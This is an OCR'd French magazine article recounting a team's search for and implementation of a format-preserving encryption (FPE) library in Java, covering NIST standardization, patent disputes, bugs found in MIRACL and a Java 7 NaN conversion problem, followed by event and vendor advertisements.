Cette demande n'avait rien d'inhabituel. Nous y avions déjà répondu maintes fois par le passé. On se contentait alors de trouver la bonne bibliothèque « open source » et le tour était joué. Par « bonne bibliothèque », on entend :

- une communauté de développeurs active, garantissant la pérennité de la bibliothèque ;
- une large base d'utilisateurs témoignant de la robustesse de l'implémentation ;
- l'approbation d'experts indépendants pour l'assurance sécurité ;
- un modèle de licence compatible avec nos objectifs commerciaux (p. ex. licence MIT).

Cependant, avec FPE, la tâche s'est révélée beaucoup plus compliquée que prévu.

1 FPE

Le chiffrement préservant le format est devenu populaire il y a une dizaine d'années avec l'avènement de PCI DSS (*Payment Card Industry Data Security Standard*). PCI DSS certifie que votre numéro de carte de crédit restera confidentiel lorsque vous effectuez une opération financière en ligne. Quant au FPE, il facilite l'acquisition de ce label en chiffrant les données avec un minimum d'impact sur les applications qui les manipulent.

1.1 Concept

La figure 1 présente le concept. Le format des numéros de carte de crédit est une série de 16 chiffres. Si on les chiffre avec AES, on obtient une chaîne de bytes qui ne correspond plus au format initial. Le FPE génère une nouvelle série de 16 chiffres.




Figure 1 : Exemple de chiffrement d'une carte de crédit.

1.2 Utilisation

L'avantage pour la certification PCI DSS est évident. En utilisant FPE, il n'est pas nécessaire de modifier le format des structures de données d'une application existante pour rendre ses données inaccessibles aux équipes d'exploitation. Le résultat du chiffrement FPE tiendra dans le champ de la base de données prévu pour la donnée en clair.

Plus actuel, aujourd'hui, tout le monde a un œil sur Office 365, Salesforce ou une autre application « cloud ». Cependant, en Europe, on hésite à confier ses données à des pays tiers **[24]**. On voit donc apparaître des services qui chiffrent les données envoyées dans le cloud **[25]**. Problème, les applications ne marchent plus si on s'y prend n'importe comment. Typiquement, une application qui demande un numéro de carte de crédit rejettera probablement le chiffrement AES alors qu'elle pourrait être plus tolérante avec FPE.

FPE, c'est encore :

- échapper à la censure : une généralisation du concept appelée « Format-Transforming Encryption » (FTE) est utilisée par Tor pour contourner la censure sur Internet ;
- anonymiser des données de test : une alternative à la « tokenization » (voir par exemple le standard ANSI X9.119) pour générer des données anonymes à partir de données réelles.

Bref, chiffrer sans modifier le format est utile dès lors qu'on veut protéger la confidentialité d'une information sans perturber son traitement.

1.3 Implémentation

D'un point de vue théorique, il s'agit de définir le format à respecter puis de transformer la donnée en clair en une autre donnée respectant le même format. Si le format peut être défini comme un assemblage spécifique de caractères issus d'un alphabet particulier, le problème revient à permuter les caractères à l'intérieur de l'alphabet et à les réassembler correctement. Dans notre exemple du numéro de carte de crédit, l'alphabet est l'ensemble des chiffres 0, ..., 9 et ces derniers sont assemblés en quatre groupes de quatre chiffres.

En pratique, on utilise souvent les éléments suivants pour permuter les caractères à l'intérieur de l'alphabet (d'autres constructions sont possibles) :

- un algorithme de chiffrement symétrique traitant des blocs de f bits comme AES ;
- un mode de chaînage permettant de travailler avec des entrées/sorties dont la taille n'est pas un multiple de f ;
- une fonction transformant une chaîne de caractères d'un alphabet particulier en une chaîne de bits pouvant être traitée par AES et son mode de chaînage.

2 Littérature et standards

Notre histoire a débuté au cours de l'année 2015 par une recherche bibliographique qui a rapidement mis en évidence une première difficulté : l'absence d'un standard. Le NIST avait publié une première ébauche deux ans auparavant, mais aucune information concernant l'état du processus de standardisation ou une date d'aboutissement n'était donnée. Contrairement à AES et SHA-3 qui étaient des concours organisés par le NIST, la volonté de standardisation semblait venir de la compagnie Voltage. Les principaux jalons de la standardisation pouvaient se résumer ainsi (figure 2) :

- Voltage avait soumis l'algorithme FFSEM **[3]** au NIST en 2008. Deux ans plus tard, FFX **[4]** le remplaçait. Les deux algorithmes étaient protégés par des brevets.
- Un premier algorithme libre de droits était apparu en 2010. Comme FFX, BPS **[12]** utilisait un réseau de Feistel et une primitive interne standardisée, telle qu'AES. Il avait néanmoins certains avantages : compatibilité avec n'importe quelle longueur de données, pas de limite contraignante sur la taille de l'alphabet utilisé pour coder les données.
- Voltage avait rapidement réagi et proposé une extension de FFX, baptisée FFX[radix] **[5]**, concurrençant BPS.
- Verifone avait enfin proposé VAES3 **[8]**, un algorithme breveté en 2011. VAES3 ajoutait une étape de dérivation de clé à un algorithme existant (FE2 **[21]**) dans le but d'en améliorer la sécurité et augmenter la durée de vie de la clé.
- Dans une lettre datée du 2 avril 2013, Voltage annonçait que ses brevets protégeaient l'utilisation des réseaux Feistel pour le FPE **[6, 7]** et couvraient par conséquent BPS et VAES3.





Figure 2 : Déroulement du standard.



- En 2013, le NIST publiait une première ébauche du standard **[2]** contenant FFX[radix], VAES3 et un sous-ensemble de BPS respectivement renommés FF1, FF2 et FF3. Le NIST refusait cependant de se prononcer sur les revendications de Voltage.

Il n'existait donc pas de standard bien défini et les querelles juridiques nous laissaient dans l'expectative. Peut-on vraiment breveter l'utilisation d'une primitive cryptographique proposée en 1973 par IBM pour Lucifer, le prédécesseur d'un certain DES ? Cette situation n'est pas exceptionnelle, il y a beaucoup de brevets litigieux en cryptographie **[26]**. Une chose était claire : l'exigence de standard de notre cahier des charges ne serait pas triviale à satisfaire.

3 Logiciel libre et FPE

Aucune des bibliothèques cryptographiques que nous utilisions régulièrement n'offrait de FPE. Une étude de ce que proposait le monde du logiciel libre s'imposait. Peut-être y trouverions-nous la perle rare, ou au moins de quoi générer des données de test pour notre propre bibliothèque (le NIST ne fournissait de vecteurs de test pour aucun des candidats). Conformément à notre cahier des charges, nous n'avons retenu que les bibliothèques offrant au moins un des algorithmes figurant dans l'ébauche de standard du NIST. Nous avons par conséquent écarté d'emblée des bibliothèques telles que Botan ou le code open source de Cisco **[14]**.

3.1 LibFFX

Distribuée sous licence GPL, la bibliothèque LibFFX **[17]** proposait une implémentation partielle en Python de FFX[radix]. Si LibFFX permettait bien de chiffrer des numéros de cartes de crédit, elle ne gérait cependant pas des alphabets de plus de 62 symboles (alors que la spécification parle de 2^{16} symboles). Ce problème a été découvert par le développeur « lol500 » : une erreur se produisait lorsque la taille de l'alphabet, dénotée par « radix » dans le code ci-dessous, était supérieure à 36. La correction proposée par les développeurs de LibFFX nous a laissés dubitatifs :

```
if radix not in range(2, 37):
  raise InvalidRadixException()
```

3.2 LibFTE

Une première version de la bibliothèque LibFTE **[15]** a été présentée lors de la conférence USENIX Security 2014. Elle proposait un concept légèrement différent en autorisant la transformation plutôt que la conservation du format (FTE). Néanmoins, lorsque les formats d'entrée et de sortie spécifiés sont identiques, LibFTE faisait du FPE. Nous avons toutefois rapidement écarté LibFTE :

- L'article indiquait que le chiffrement échouait avec une faible probabilité, même si les paramètres d'entrée étaient corrects.
- Les différents composants de la bibliothèque étaient écrits en C, C++ et Python. Le mélange de ces différents langages compliquait l'intégration dans notre application Java ainsi que la maintenance de la solution.
- Un premier fichier stocké dans le dossier racine du projet laissait penser que LibFTE était distribuée sous licence MIT. Nous avons cependant découvert que LibFTE utilisait la bibliothèque LibFFX soumise à la licence GPL. Il était donc difficile de savoir quelle licence s'appliquait à LibFTE.

LibFTE a de plus évolué de manière drastique après sa présentation à USENIX Security 2014 **[16]**. Elle était désormais dédiée au contour de la censure sur Internet et proposait une solution ad hoc pour transformer les en-têtes de protocole afin d'échapper au filtrage. Par conséquent, LibFTE ne permettait par exemple plus de chiffrer un numéro de carte de crédit tout en conservant son format.

3.3 MIRACL

M. Scott avait effectué une étude comparative des trois algorithmes proposés au NIST **[22]**. De son point de vue, BPS était le meilleur candidat. Il l'avait implanté dans MIRACL **[18]**, sa bibliothèque cryptographique écrite en C et distribuée sous licence GPL (contraignante dans notre contexte). Il avait découvert et corrigé deux erreurs de frappe dans l'article décrivant BPS **[12]** et a également souligné que l'absence de vecteurs de tests compliquait sérieusement le développement.

Nous avons testé MIRACL et découvert que la bibliothèque était dans de très rares cas incapable de déchiffrer les données qu'elle avait elle-même chiffrées. L'explication résidait dans une autre erreur de frappe dans **[12]** (un « plus grand que » au lieu de « plus grand que ou égal à ») que nous avons signalée aux développeurs de MIRACL. Ces derniers ont rapidement proposé une nouvelle version de leur bibliothèque.

4 Java et FPE

Nous étions en janvier 2016. BPS était le candidat idéal. L'algorithme était, selon ses concepteurs, libre de droits **[13]**. Les revendications de Voltage demandaient toutefois une étude plus approfondie. MIRACL était la seule bibliothèque « open source » proposant une implémentation convaincante du FPE. Avions-nous découvert toutes les petites erreurs (aussi bien dans le code de MIRACL que dans **[12]**) ? Nous devions comprendre les moindres détails de BPS pour nous en convaincre. La meilleure approche était d'écrire notre propre bibliothèque et de la comparer à MIRACL.

Le risque que nous prenions était de travailler avec un algorithme en cours de standardisation. Les algorithmes pouvaient encore être modifiés pour améliorer leur sécurité à ce stade du processus. De plus, le NIST ne standardise pas nécessairement toutes les variantes d'un algorithme (AES n'est par exemple qu'un sous-ensemble de Rijndael ; dans la première ébauche du standard FF3 n'offrait pas toutes les fonctionnalités de BPS).

	Valeur flottante	Représentation binaire fournie à BPS (floatToIntBits)	Représentation binaire calculée avec BPS	Conversion au format flottant pour le stockage (intBitsToFloat)	Déchiffrement de la valeur stockée
Java 7	0.06661743	Signe : 0 Exposant : 01111011 Mantisse : 0001000 01101110 10111000	Signe : 0 Exposant : 11111111 Mantisse : 10000000 00000000 00000001 (SNaN)	QNaN	-1.1849127E-30
Java 8				SNaN	0.06661743

Tableau 1 : Exemple de chiffrement de nombres à virgule flottante.

Nous devions encore choisir un langage pour le développement. Le produit dans lequel nous devions intégrer notre bibliothèque était écrit en Java. Pour faciliter le développement, le déploiement et la maintenance, nous avons donc décidé d'utiliser ce langage pour BPS. Notons que des bibliothèques écrites en C/C++ sont généralement plus performantes. Le choix de Java ne semblait toutefois pas pénalisant pour notre application qui demandait ses clés de chiffrement à un serveur distant : les délais de transmission et d'accès aux disques rendaient négligeables les quelques microsecondes nécessaires au chiffrement. Nous avons tout de même effectué un rapide test avec MIRACL (appel via la « Java Native Interface ») qui ne s'est avérée que deux fois plus rapide que notre code Java. La différence n'était pas assez significative pour changer de langage.

Les premiers tests semblaient concluants : nous obtenions les mêmes données chiffrées avec MIRACL et notre bibliothèque. Les problèmes sont apparus avec les nombres à virgule flottante : lorsque le texte chiffré était « Not a Number » (NaN), le déchiffrement ne fonctionnait pas toujours avec Java 7. Bizarrement, le résultat était correct en exécutant notre code avec Java 8.

Rappelons qu'un nombre flottant simple précision (32 bits) est constitué d'un bit de signe, d'un exposant de 8 bits et d'une mantisse de 23 bits (norme IEEE-754). Ce nombre est un « NaN » si son exposant est égal à 255 et sa mantisse différente de 0 (exemple : 0 11111111 00000000000100010000000).

Selon la norme IEEE-754, il existe de plus deux catégories de « NaN » :

- Les « QNaN » (« NaN » silencieux) n'interrompent généralement pas le traitement et se propagent d'une opération à l'autre. Le bit de poids fort de la mantisse d'un « QNaN » est égal à un.
- Les « SNaN » (« NaN » signalants) dénotent une opération invalide et génèrent une exception. Le bit de poids fort de la mantisse d'un « SNaN » est égal à zéro.

Afin de chiffrer des nombres à virgule flottante, notre bibliothèque les convertit en une chaîne de bits avec la fonction `floatToIntBits`. Une fois chiffré, le résultat est à nouveau converti à l'aide de `intBitsToFloat` afin d'être stocké. La documentation de cette fonction indiquait que le format d'un « NaN » pouvait être modifié (« *Note that this method may not be able to return a float NaN with exactly same bit pattern as the int argument.* »). Ce comportement était très problématique dans notre cas. Avec Java 7, le texte chiffré

$$0\,\underbrace{11111111}_{\text{exposant}}\,\underbrace{00000000000000000000001}_{\text{mantisse}}$$

était transformé en

$$0\,\underbrace{11111111}_{\text{exposant}}\,\underbrace{10000000000000000000001}_{\text{mantisse}}$$

par intBitsToFloat. Ce phénomène ne semblait pas se produire avec Java 8, mais nous ne comprenions pas pourquoi : la documentation de la méthode précisait également qu'un « NaN » pouvait être modifié. La documentation indiquait de plus que certains processeurs transforment un « SNaN » en « QNaN » lors d'une simple copie (« *However, on some processors merely copying a signaling NaN also performs that conversion.* »). Notre code générait des résultats différents en fonction de la version de Java et du processeur. Le slogan « *write once, run everywhere* » de Java ne s'appliquait pas au FPE.


Une solution envisageable serait d'utiliser une bibliothèque mathématique qui proposerait sa propre implémentation des nombres à virgule flottante avec un « NaN » unique (voir par exemple **[27]**). Cette approche est néanmoins trop contraignante, car elle obligerait les utilisateurs de notre bibliothèque à ne pas utiliser les float Java.

Une solution plus simple aurait été de ne convertir la représentation binaire du nombre flottant qu'au moment de l'affichage. L'objectif du FPE étant de conserver le format des données, cette approche n'était pas satisfaisante et nous avons décidé d'interdire les « NaN » : une donnée serait chiffrée itérativement tant que le résultat est un « NaN ».

Conclusion

Nous venions de terminer l'écriture de notre bibliothèque lorsque le NIST publia la version officielle du standard **[1]** accompagnée de vecteurs de test. Suite à une attaque suggérée par la NSA et effectuée par le NIST en 2015 **[10]**, FF2 avait disparu (la faille venait du mécanisme de dérivation de clés ajouté à FE2 pour en améliorer la sécurité **[21]**). Les différences entre BPS et FF3 observées dans la première version du standard subsistaient :

- Le NIST imposait l'utilisation d'un réseau de Feistel de 8 étages et d'AES alors que la publication originale laissait le choix du nombre d'étages (8 étant la recommandation pour un bon compromis performance-sécurité) et de la primitive cryptographique.



- Plus ennuyeux dans notre contexte, le mécanisme permettant à BPS de chiffrer des données de taille arbitraire était définitivement écarté du standard. Notons toutefois que le FPE est essentiellement utilisé pour chiffrer des données de petite taille pour lesquelles ce mécanisme est inutile. Même si l'utilisation du standard nous est imposée, il sera donc souvent possible de travailler avec BPS.

Plusieurs nouvelles bibliothèques FPE en Java **[19]**, Python, Go ainsi qu'un service de chiffrement dans le cloud **[23]** sont apparus suite à la publication du standard. Bouncy Castle a également annoncé l'ajout du FPE dans une prochaine version **[11]**. La question des brevets de Voltage (devenu HPE Security depuis son rachat par Hewlett Packard Entreprise en 2015) semblait le plus souvent ignorée. Les développeurs de **[19]** feignaient par exemple l'ignorance lorsqu'un utilisateur leur posait la question **[20]**.

Une première attaque contre FF1 et FF3 était publiée au cours de l'été 2016 **[9]**. La publication décrit comment récupérer un message en clair lorsque l'ensemble des messages possibles est « petit », ainsi que des suggestions permettant d'éviter cette attaque. Contrairement aux concours AES et SHA-3, le NIST n'avait organisé aucune conférence consacrée à la sécurité et à l'implémentation des candidats au cours du processus de standardisation. Ceci pourrait d'ailleurs expliquer l'engouement tardif pour le FPE. La communauté attendait le standard avant de se mettre au travail. Nous suivrons peut-être la même stratégie si on nous demande à nouveau de travailler avec des algorithmes en cours de standardisation (en proposant toutefois une solution alternative en attendant le standard).

L'histoire racontée dans cet article confirme une fois de plus que l'écriture d'une bibliothèque cryptographique est une tâche compliquée où le moindre bug peut avoir des conséquences fâcheuses. Le chiffrement des NaN en Java est un excellent exemple : si nous n'avions pas découvert le problème et utilisé la première version de notre bibliothèque dans un cas concret, nos clients auraient peut-être été incapables de déchiffrer certaines de leurs données (tout comme pour le bug découvert dans MIRACL, il aurait toutefois été possible de réparer une base de données corrompue au prix du développement de logiciels spécifiques). Notons que des vecteurs de test ne permettent pas forcément de détecter de tels bugs et que nous aurions pu ne rien voir si nous n'avions travaillé qu'avec Java 8. Le logiciel cryptographique devrait par conséquent être libre afin qu'une large communauté d'experts et d'utilisateurs puisse l'évaluer. Même si cette approche ne garantit pas l'absence d'un bug (Heartbleed, Shellshock...), d'une faiblesse d'un algorithme ou d'une porte dérobée (notons que cette dernière peut également se cacher ailleurs que dans le code : dans le cas du générateur de nombres aléatoires Dual_EC_DRBG, la faille provient de l'algorithme et des paramètres par défaut proposés dans le standard), elle est essentielle pour obtenir du logiciel cryptographique de qualité. La taille de la communauté est cruciale ici (une bibliothèque développée par une seule personne et téléchargée quelques dizaines de fois inspire moins confiance qu'un logiciel activement maintenu par plusieurs développeurs et largement utilisé). Plusieurs de nos clients partagent déjà notre point de vue : ils se méfient du code propriétaire et nous demandent de travailler avec du logiciel libre. Notons que le logiciel libre impose des contraintes qui nous semblent trop souvent oubliées ou négligées : le suivi de l'évolution du code (forums de discussion, « commits » sur GitHub...) et l'éventuelle adaptation du logiciel à une nouvelle version du code open source.

La question qui nous taraude encore est de décider ce que nous allons faire de notre bibliothèque. Nous pensions proposer FF3 à nos clients désireux de travailler avec des algorithmes standardisés. Ce choix n'est peut-être pas définitif : ne serait-il pas plus judicieux de suivre les recommandations de **[9]** pour éviter certaines attaques ? De nouvelles attaques plus dévastatrices seront-elles publiées au cours des prochains mois ? ■

Références

[1] NIST SP800-38G : https://goo.gl/fw46dc

[2] NIST SP800-38G Draft : https://goo.gl/NBAz7j

[3] Terence Spies, « FFSEM » : https://goo.gl/dvxzHb

[4] M. Bellare et P. Rogaway et T. Spies, « The FFX Mode of Operation for FPE » : https://goo.gl/AlbMe5

[5] M. Bellare et P. Rogaway et T. Spies, Addendum to « The FFX Mode of Operation for FPE » : https://goo.gl/qPSFeR

[6] Voltage Security, Letter of assurance : https://goo.gl/DcvMq0

[7] Voltage Security, HPE FPE Patent Licensing : https://goo.gl/XVXxUZ

[8] J. Vance, « VAES3 scheme for FFX » : https://goo.gl/gZFdYM

[9] Message-recovery attacks on Feistel-based Format Preserving Encryption : http://eprint.iacr.org/2016/794

[10] M. Dworkin et R. Perlner, « Analysis of VAES3 » : https://goo.gl/D85SGu

[11] Java FIPS Road Map : https://goo.gl/7ErW4T

[12] E. Brier et T. Peyrin et J. Stern, « BPS: a FPE Proposal » : https://goo.gl/7pc8zt

[13] E. Brier et T. Peyrin et J. Stern, « BPS: Intellectual Property Statement » : https://goo.gl/fdfJ2w

[14] S. Dara, « Open Sourcing FNR an Experimental Block Cipher » : https://goo.gl/LTo0pl

[15] LibFTE : https://libfte.org/

[16] Second version of LibFTE : https://goo.gl/1Jbc1l

[17] LibFFX : https://goo.gl/twlmMg

[18] MIRACL Cryptographic SDK : https://goo.gl/jWhbGk

[19] Format-Preserving Encryption for Java : https://goo.gl/53j9vN

[20] Format-Preserving Encryption for Java Patents : https://goo.gl/Fa6LTc

[21] M. Bellare et T. Ristenpart et P. Rogaway et T. Stegers, « Format-Preserving Encryption » : https://goo.gl/9AXZBN

[22] A Note on the Implementation of Format Preserving Encryption Modes : https://goo.gl/qF4e3Y

[23] Gemalto ncryptify algorithms : https://goo.gl/53slNY

[24] Cloud Computing and the USA Patriot Act : https://goo.gl/rJ6A0s

[25] Cloud Access Security Brokers : https://ciphercloud.com/

[26] Irrelevant patents on elliptic-curve cryptography : http://cr.yp.to/ecdh/patents.html

[27] JScience Library : http://jscience.org/

2500
PARTICIPANTS

5000
RENDEZ-VOUS ONE-TO-ONE

160
ATELIERS & CONFÉRENCES

UNE NOUVELLE DIMENSION

11 › 14
octobre 2017
MONACO

lesassises
de la sécurité et des systèmes d'information

Événement référent, Les Assises entrent dans une nouvelle dimension : nouveaux formats, nouveaux espaces de networking et d'innovations. Les Assises s'imposent comme la plus belle plate-forme d'intelligence collaborative de la cybersécurité.

COMEXPOSIUM DC consultants

www.lesassisesdelasecurite.com

@Les_Assises
#AssisesSI

NES Threat Intel Service

UNE SOCIÉTÉ **AVERTIE** EN VAUT ··· ?

NES

Pour plus d'infos ou une démo
contactez-nous :

ntis-demo@nes.fr

01 53 38 57 04

www.nes.fr